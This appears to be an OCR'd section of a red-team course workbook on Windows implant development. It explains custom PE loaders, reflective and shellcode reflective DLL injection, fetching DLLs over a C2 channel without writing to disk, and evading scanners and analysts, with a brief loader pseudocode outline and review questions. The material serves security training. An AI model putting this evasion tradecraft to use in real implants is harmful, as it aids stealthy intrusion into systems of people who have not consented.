670.5

Enhancing Your Implant: Shellcode, Evasion, and C2

All reference links are operational in the browser-based delivery of the electronic workbook.

SANS

Enhancing Your Implant: Shellcode, Evasion, and C2

Red Teaming Tools: Developing Windows Implants, Shellcode, Command and Control: 670.5
Welcome to Section 5 of SEC670. This section is about what you can do to enhance your implant to execute shellcode, evade antivirus, and communicate with C2 infrastructure. Let's get started.

Table of Contents	Page

This page intentionally left blank.

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- **Enhancing Your Implant: Shellcode, Evasion, and C2**
- Capture the Flag Challenge

Section 5

Custom Loaders
- Lab 5.1: The Loader

Unhooking Hooks
- Lab 5.2: UnhookTheHook

Bypassing AV/EDR

Calling Home
- Lab 5.3: No Caller ID

Writing Shellcode in C

Bootcamp
- Lab 5.4: AMSI No More
- Lab 5.5: ShadowCraft

In this module, we will cover how to create and use a custom loader as well as how to implement a loader in your custom shell you have been working on throughout the course.

Objectives

Our objectives for this module are:

- Understand what a loader is
- Understand its use cases
- Implement a custom loader

Objectives
The objectives for this module are to discuss at a high level what a loader is, how/when to use one, and then finally how to implement a custom loader.

What Is It

Load what you want, when you want

A custom loader can be used to load PE images, among other items, and execute them. This custom loading can be done locally within the current address space of a process or remotely by crossing process boundaries.

What Is It

What exactly is a loader? What is a custom loader? Is there even a difference? Not really. One could jump in and argue that a loader simply maps a PE image into memory and executes it. A custom loader, on the other hand, was built with evasion in mind in addition to mapping and executing a PE image. Custom loaders can even load a custom PE images. Custom PE images can be made to not look like traditional ones. Various headers can be moved around, there can be multiple headers as well throughout the image. This can be done to throw off scanners that might only be parsing PE files in a traditional sense. Earlier in the course, you learned in detail about the traditional layout of a PE image. The traditional layout is what most tools depend on for parsing. Also, the Window loader is also depending on this traditional layout. This layout can be modified though, and it can be used to confuse tools that parse PE images. This is where a custom PE loader could come into play.

An Early Start

Move over LoadLibrary, I got this.

Over a decade ago, Stephen Fewer introduced to the world his own custom version of LoadLibrary, the API that will load a DLL from disk into memory. He created the art of reflective loading images. This was a tremendous capability because images no longer had to be on disk.

An Early Start

A long time ago, in a computer far far away, Stephen Fewer took the job away from LoadLibrary and released his own custom loader dubbed reflective loading. Reflective programming as a technique is not new, but what was new is being able to load an executable image, say a DLL, from a raw buffer in memory to then call its DllMain function or an exported function. It caught on like wildfire and you can use it for injecting a DLL into your own process or even across process boundaries into a target process with each method having their own pros and cons. As time moved on, the technique advanced, other people enhanced it or ported it over to other languages. Before we move on with creating our own custom loader, let us dive in a little bit at the traditional technique: reflective DLL injection.

Let Your Reflection Show

Reflective DLL Injection (RDI)

With Reflective DLL Injection, or RDI, the source DLL is manually mapped into the target's virtual address space. This means that the full path of the DLL will not be written, thus making this technique a stealthier one. It also means that we are now the system loader.

Let Your Reflection Show

You might be wondering why we need another technique to get a target process to load a DLL. Well, what if you do not want a malware analyst, or students taking FOR610/FOR710, to find the absolute path to your DLL? Or you do not want you DLL to be listed in the list of loaded modules? What if you want to process the injected DLL in its raw form like coming in from a socket? Stephen Fewer created this technique because the industry needed something that would provide us with a stealthier way of injection. If you look at the GitHub repo down below, he talks about using the concept of reflective programming to load a library from memory. Reflective programming is when a program can inspect itself, called introspection, or that it can modify itself or its own structures like a library loading itself into memory. With reflection, you are doing a lot of the heavy lifting that would normally be handled by the system loader. Here, with RDI, you handle a large chunk of what the system loader would normally do.

Because we will be acting like a lightweight system loader, we need to be able to process and read the PE headers and map them all into the target address space without error. Basically, what we are doing is implementing the ***LoadLibrary*** API. This is another reason to become intimately familiar with the PE32/PE32+ structure. Any time you are rolling your own loader, you are relying less on the system and thus flying below the radar a bit more than usual. Flying below the radar—stealth—is our goal, of course.

Reference:
https://github.com/stephenfewer/ReflectiveDLLInjection

RDI: LoadLibrary


Rolling your own LoadLibrary

To help understand Reflective DLL Injection better, it is best to start with the internal mechanisms of the LoadLibrary API. The system loader can spoil you with all that it does, but knowing what it does can set you free.

RDI: LoadLibrary


Rolling your own version of the ***LoadLibrary*** API can be thought of manually mapping a DLL into memory. We can give our own version of the API its own name, so we could call it ManualLoadLibrary to be clear. We can explore several versions, but we will stick with the most common and perhaps the simplest. Also, we will assume the DLL is on disk, which makes learning this method a little bit easier. One of the first tasks is to use the ***CreateFileA*** API to grab a handle to the DLL. With the DLL handle, we can call the ***ReadFile*** API and read the raw data of the DLL into a memory buffer. The address of the memory buffer is going to serve as the base address of the DLL. Having the base address, we can start to parse the various structures of the PE headers. Other important items are the section headers—that way we can grab the size of the image from *OptionalHeader.SizeOfImage*. The image size is used to allocate another chunk of memory using the ***VirtualAlloc*** API. The system loader will try to allocate that chunk of memory using the module's *OptionalHeader.ImageBase* because that value indicates the preferred base address. If that allocation cannot be done, it uses whatever the system allocates for it. If that is the case, relocations and fixups will take place. In other words, the base is being relocated and everything else must be adjusted according to the new base. This is the reason why RVAs are so important to understand. One thing that can make our own version mimic the real one more closely is to keep the memory permissions for each section since not every section must be marked as Read, Write, and Executable. Furthermore, some sections can be completely discarded and freed if they are marked as IMAGE_SCN_MEM_DISCARDABLE or IMAGE_SN_MEM_NOT_CACHED. After all of that is done, the loader must notify the DLL that it has been loaded and attached to a process. It normally does this using the flag DLL_PROCESS_ATTACH, which is always checked in the DLL using a switch statement. We can implement this part using the *AddressOfEntryPoint* and casting it to a function pointer whose signature matches that of the DllMain. The call could look something like this:

(*EntryPoint)((HINSTANCE)base, DLL_PROCESS_ATTACH, 0);



Walk-through: Reflective DLL Injection (RDI) (1)
Instead of trying to talk about it more, let us try to visualize the steps involved with RDI. One of the first things we might want to do is create a chunk of memory on the heap, and its size is determined by the DLL's file size. This will have the raw bytes of the DLL and from its base, we can start to parse the contents of the PE headers and sections. Before we can parse and move them, we need to allocate some more space, but this time we will grab the size from the ***OptionalHeader*** struct member *SizeOfImage*. With that value being known, we can proceed with copying over the headers into that new chunk of memory. Depending on the address of our given chunk of memory, we might need to process the relocations section just like the system loader would do. To do this, we need to determine the delta of the base address of our image and the address where we are in memory; the buffer, if you will. Once you are done processing the relocations section, any imported functions would need to be processed as well. Processing the IAT is similar logic to processing the EAT of a binary like we did earlier during Section 3—the export parser. Finally, after all fixups have been fixed up, sections have been copied over, and imported functions have been relocated to their new home, it is time to call DllMain.

This might still sound very confusing and intimidating without looking at some code but let us continue the discussion as we add another small step in the direction of stealth.



Walk-through: Reflective DLL Injection (RDI) (2)
Instead of having our DLL on disk and calling the ***CreateFile*** and ***ReadFile*** APIs, we can grab the DLL over our C2 channel and process everything just like we talked about on the previous slide. The functions of the Reflective DLL being pulled down onto the target should be position independent, meaning they can be executed regardless of where they are located in the process' virtual address space. Stephen Fewer exports a function called ***ReflectiveLoader*** that implements the heavy lifting that was mentioned on the previous slide. This function must be called by the rdi.exe and when it executes, it will reflectively load itself in Notepad's virtual address space. According to Fewer's GitHub repo, the ***ReflectiveLoader*** function will find its own location in memory, because it must be position independent. Remember that almost every process has Kernel32.dll and Ntdll.dll mapped in its address space? Well, ***ReflectiveLoader*** is going to take advantage of that and resolve several APIs of interest: ***LoadLibraryA***, ***GetProcAddress***, and ***VirtualAlloc***. ***VirtualAlloc*** is needed because it is going to allocate a contiguous chunk of memory so that it can load itself into it. ***GetProcAddress*** is needed because it needs to find the address of standard routines noted in the import table. ***LoadLibraryA*** is needed to load an imported module into memory. Now, in order for us to call DllMain, we must determine the entry point for the DLL. This can be achieved using the *AddressOfEntryPoint* member of the *OptionalHeader* struct.

And with all of that, it is finally time to take a look at some code.

RDI: Differences

Noting the differences between Classic and RDI methods of injection

1. Obtain process handle
2. Allocate memory for DLL path
3. Write the DLL path
4. Create remote thread to load the library into target process

1. Allocate local buffer and read in raw DLL bytes
2. Obtain process handle
3. Allocate remote memory
4. Copy over all sections keeping section permissions
5. Apply fixups for "rebasing"
6. Execute AddressOfEntryPoint


RDI: Differences

Now that we have discussed what RDI is and how to implement it programmatically, we should be able to spot the differences between the two types of DLL injection methods: Classic and Reflective. Let us cover some of those differences here. With Classic DLL Injection, the DLL must reside somewhere on disk and that is not something you want to do unless if you can help it. RDI can take the DLL as raw bytes from a socket as part of a staged payload (or stageless), like what Metasploit does. Classic injection writes the absolute path of the DLL in the target's virtual address space, whereas RDI places the PE headers and sections in the target's address space. Again, RDI can get away with this because it will never call ***LoadLibrary*** on that DLL. Classic injection depends on ***LoadLibraryA*** and lets the system loader take care of the loading process, which does have its advantages. RDI brings its own loader so it can load itself. The DLL used for RDI exports a position independent function, so it does not matter where it gets placed in the target process' virtual address space. So, not only can RDI take a DLL from memory, but it can also take one over a socket. Finally, gone are the days that a DLL needs to be on disk to be loaded.

Shellcode Reflective DLL Injection

Using shellcode to reflectively inject a DLL

sRDI is just like RDI but with a few twists. First, everything is converted to position independent shellcode. Second, your DLL does not need to be compiled with RDI. Third, the PE loader portion has been converted to shellcode.



Shellcode Reflective DLL Injection

What happens when you convert a reflective loader into assembly? You get Shellcode Reflective DLL Injection, or sRDI. It is the positioning of independent shellcode with which we can utilize and inject into a process using some of the injection techniques we have already covered up to this point. Basically, you take a malicious DLL that you made yourself, and run it against sRDI tools to make it into a position independent DLL. While getting started with this method and to ease debugging, it could be best to use a simple DLL like one that pops a message box or one that simply creates a new process. sRDI, according to its developer Nick Landers (monoxgas), can serve as a complete PE loader that provides support for various items like section permissions and TLS callbacks. sRDI can also help execute some shellcode locally by using a new custom function called ***GetProcAddressR*** that will look up exported functions just like the Win32 API version does. All the code for the project is hosted on the GitHub repo with more detailed explanations.

References:
https://www.netspi.com/blog/technical/adversary-simulation/srdi-shellcode-reflective-dll-injection/
https://github.com/monoxgas/sRDI

When To Make A Custom Loader


Sometimes, all the time, or never

There is a time and a place for everything including when to use your own loader. Perhaps one of the best times is when you do not want to have anything on disk. Reflective loading is commonly used to describe this method of manually loading something in memory.

When To Make A Custom Loader

Having a custom loader is a great feature to have in your arsenal. Adding it as a feature to your custom shell would be amazing because it would allow you to pull down PE image over a socket and execute them without the need to drop to disk. Consider this scenario, say you are given the requirement from a red team to make a beaconing implant that calls out to their C2 setup every so often. The red team is planning on using your beaconing implant as a standalone executable, for whatever reason, maybe for persistence. This standalone does not have all the bells and whistles baked into it because the red team does not want everything to be discovered in one fell swoop. So, the extra features come in the format of a PE image, like a DLL. The red team could also pass another EXE to your implant, and have it executed in a sacrificial lamb of a process where the entire point of that new process is to house your new image.

When you do not want anything additional to be dropped to disk, you are not left with many other options to get that image loaded. Manually loading images also gives you the ability to unload them at will without triggering too many events.



How To Get Started

Making a custom loader can take a bit of time, especially when it is your first attempt at taking on such a project. You might have several questions about how exactly to even get started making one. One of the first things that is recommended with any project is to have a design phase. The design phase is where you spend a few days or up to a week to nail down the key components of the project, in this case, the loader. Some of the questions that might surface during the design review could be the following: should evasion be included; what about encryption; is the PE image going to be encrypted or packed; once loaded, should the loader code delete itself from memory; should it beacon out; should the comms be encrypted; is the image going to be loaded within our own process or another process; etc. Those questions just barely scratch the surface with what should be talked about during the design phase.

Once you are finished with the design phase, it is time to begin implementing the chosen design. You can determine what coding standards or practices you will adhere to, if any, but at a minimum your team should have their own standard in place. The language should have been chosen as well during the design phase and if it is C++, then start making some classes that can be used over and over. Next, you can move over and start getting into the weeds with everything. It might be good to have solid documentation along the way as you build it all out that way the developer coming along after you knows what you code is doing, without question.

Your testing comes into play continuously as you build it out. Final testing comes once you are ready to turn it over to the red team for release and deployment. Before that release, you should have squashed any bugs that may have crawled around in your code. To aid in testing, give your loader traditional images, malformed images, encrypted, packed, encoded images. Also, see what it does if you give it a Word document or Excel spreadsheet. Does it gracefully handle the unexpected file format, or does it crash and burn? All of these questions should have been answered before the red team starts using it.

Implementation

- Inside own process
- Validation of file format and architecture
- Process headers and all sections
- Rebase, apply fixups, build import table, execute

```
// file format check
Offset 0x00 == "MZ";
// architecture check
FileHeader.Machine == x64;
// process all headers/sections
PIMAGE_DOS_HEADER; PIMAGE_NT_HEADERS64;
PIMAGE_FILE_*; PIMAGE_OPTIONAL_*;
PIMAGE_SECTION_*; etc.
// process all data dirs
PIMAGE_DATA_DIRECTORY;
// build the tables; IAT, EAT, etc.
// process any base relocations
// kick off main
OptionalHeader.AddressOfEntryPoint;
```


Implementation

For the sake of time, we are skipping the design phase and will use a pre-chosen design that implements the bare minimum to get the job done. For this loader, we will be choosing C++ to get this done, after all this is a C++ course. You will be leveraging your newly found knowledge of the structure of PE images. You created a PE parsing utility already to obtain a function's address inside of a loaded DLL. This time, you will be doing the loading all on your own. As you go through this, here are some things to make sure get done:

- Validate file format
- Validate architecture
- Process headers
- Process sections
- Apply fixups
- Build the tables, mainly imports
- Execute entry point


If you are making a loader that needs to handle Wow64 images, then the architecture validation would be a necessity. Wow64 processes are becoming less and less necessary these days and as such, we will just focus on x64 images and systems.

When it finally comes time to execute the image, you must know if the image is a DLL or EXE image. The reason for this is the signature of the entry point will be different. GUIs have WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, PSTR lpCmdLine, int nCmdShow) or wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, PWSTR pCmdLine, int nCmdShow), Consoles have main(INT argc, PCHAR argv[], PCHAR envp[]) or wmain(INT argc, PWCHAR argv[], PWCHAR envp[]), DLLs have DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved), and native applications have NtProcessStartup(PPEB peb). Once you know the signature of the function, call it. Calling the function can be done with a thread or function pointer.

Source Code Review

Source code review!

Source Code Review
Time to jump into the source code and explain it.



Lab 5.1: The Loader
Please refer to the eWorkbook for the details of this lab.

What's the Point?

What's the point?

What's the Point?
The point of this lab was to explore the methods of executing shellcode locally within your own process and across process boundaries into a target process on the same host. There are many methods that can be used to execute shellcode via injection, these labs explored the most tried and true methods of getting the job done. These methods can be further enhanced by using non-standard APIs to help avoid detection.

Module Summary

- Discussed what a loader is
- Covered various loader methods and tools
- Looked at how to create a loader from scratch

Module Summary
In this module, we went back in time to understand how the method of manually loading images first came on to the scene. Then we went over a few enhancements that also brought newer methods as the years went forward. Finally, we discussed the overall operation for making a custom loader and reinforcing the concepts in a lab.

Unit Review Questions

What is the preferred way to load a DLL coming over a socket?

A. Write it to disk then call LoadLibrary()

B. Keep it in memory and load it reflectively

C. None of the above

Unit Review Questions
Q: What is the preferred way to load a DLL coming over a socket?

A: Write it to disk then call LoadLibrary()

B: Keep it in memory and load it reflectively

C: None of the above

Unit Review Answers

What is the preferred way to load a DLL coming over a socket?

A Write it to disk then call LoadLibrary()

B Keep it in memory and load it reflectively

C None of the above

Unit Review Answers
Q: What is the preferred way to load a DLL coming over a socket?

A: Write it to disk then call LoadLibrary()

B: Keep it in memory and load it reflectively

C: None of the above

Unit Review Questions

What is the function signature for a native application?

A. NTSTATUS NtProcessStartup(PPEB peb)

B. DWORD NtMain(int argc, const char* argv[])

C. INT main(int argc, const char* argv[]);

Unit Review Questions
Q: What is the function signature for a native application?

A: NTSTATUS NtProcessStartup(PPEB peb)

B: DWORD NtMain(int argc, const char* argv[])

C: INT main(int argc, const char* argv[])

Unit Review Answers

What is the function signature for a native application?

A. NTSTATUS NtProcessStartup(PPEB peb)

B. DWORD NtMain(int argc, const char* argv[])

C. INT main(int argc, const char* argv[]);

Unit Review Answers
Q: What is the function signature for a native application?

A: NTSTATUS NtProcessStartup(PPEB peb)

B: DWORD NtMain(int argc, const char* argv[])

C: INT main(int argc, const char* argv[])

Unit Review Questions

What structure and field member refers to the program's main function?

A IMAGE_OPTIONAL_HEADER.ImageBase

B IMAGE_FILE_HEADER.PointerToSymbolTable

C IMAGE_OPTIONAL_HEADER.AddressOfEntryPoint

Unit Review Questions
Q: What structure and field member refers to the program's main function?

A: IMAGE_OPTIONAL_HEADER.ImageBase

B: IMAGE_FILE_HEADER.PointerToSymbolTable

C: IMAGE_OPTIONAL_HEADER.AddressOfEntryPoint

Unit Review Answers

What structure and field member refers to the program's main function?

A IMAGE_OPTIONAL_HEADER.ImageBase

B IMAGE_FILE_HEADER.PointerToSymbolTable

C IMAGE_OPTIONAL_HEADER.AddressOfEntryPoint

Unit Review Answers
Q: What structure and field member refers to the program's main function?

A: IMAGE_OPTIONAL_HEADER.ImageBase

B: IMAGE_FILE_HEADER.PointerToSymbolTable

C: IMAGE_OPTIONAL_HEADER.AddressOfEntryPoint

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- **Enhancing Your Implant: Shellcode, Evasion, and C2**
- Capture the Flag Challenge

Section 5

Custom Loaders
Lab 5.1: The Loader
Unhooking Hooks
Lab 5.2: UnhookTheHook
Bypassing AV/EDR
Calling Home
Lab 5.3: No Caller ID
Writing Shellcode in C
Bootcamp
Lab 5.4: AMSI No More
Lab 5.5: ShadowCraft

In this module, we will go over hooks and how to unhook hooks to re-hook your own hooks. In other words, a lot of hooking.

Objectives

Our objectives for this module are:

- Learn about syscalls
- Discuss why we would need to unhook hooks
- Learn how to find hooked functions
- Learn how to re-hook hooked functions

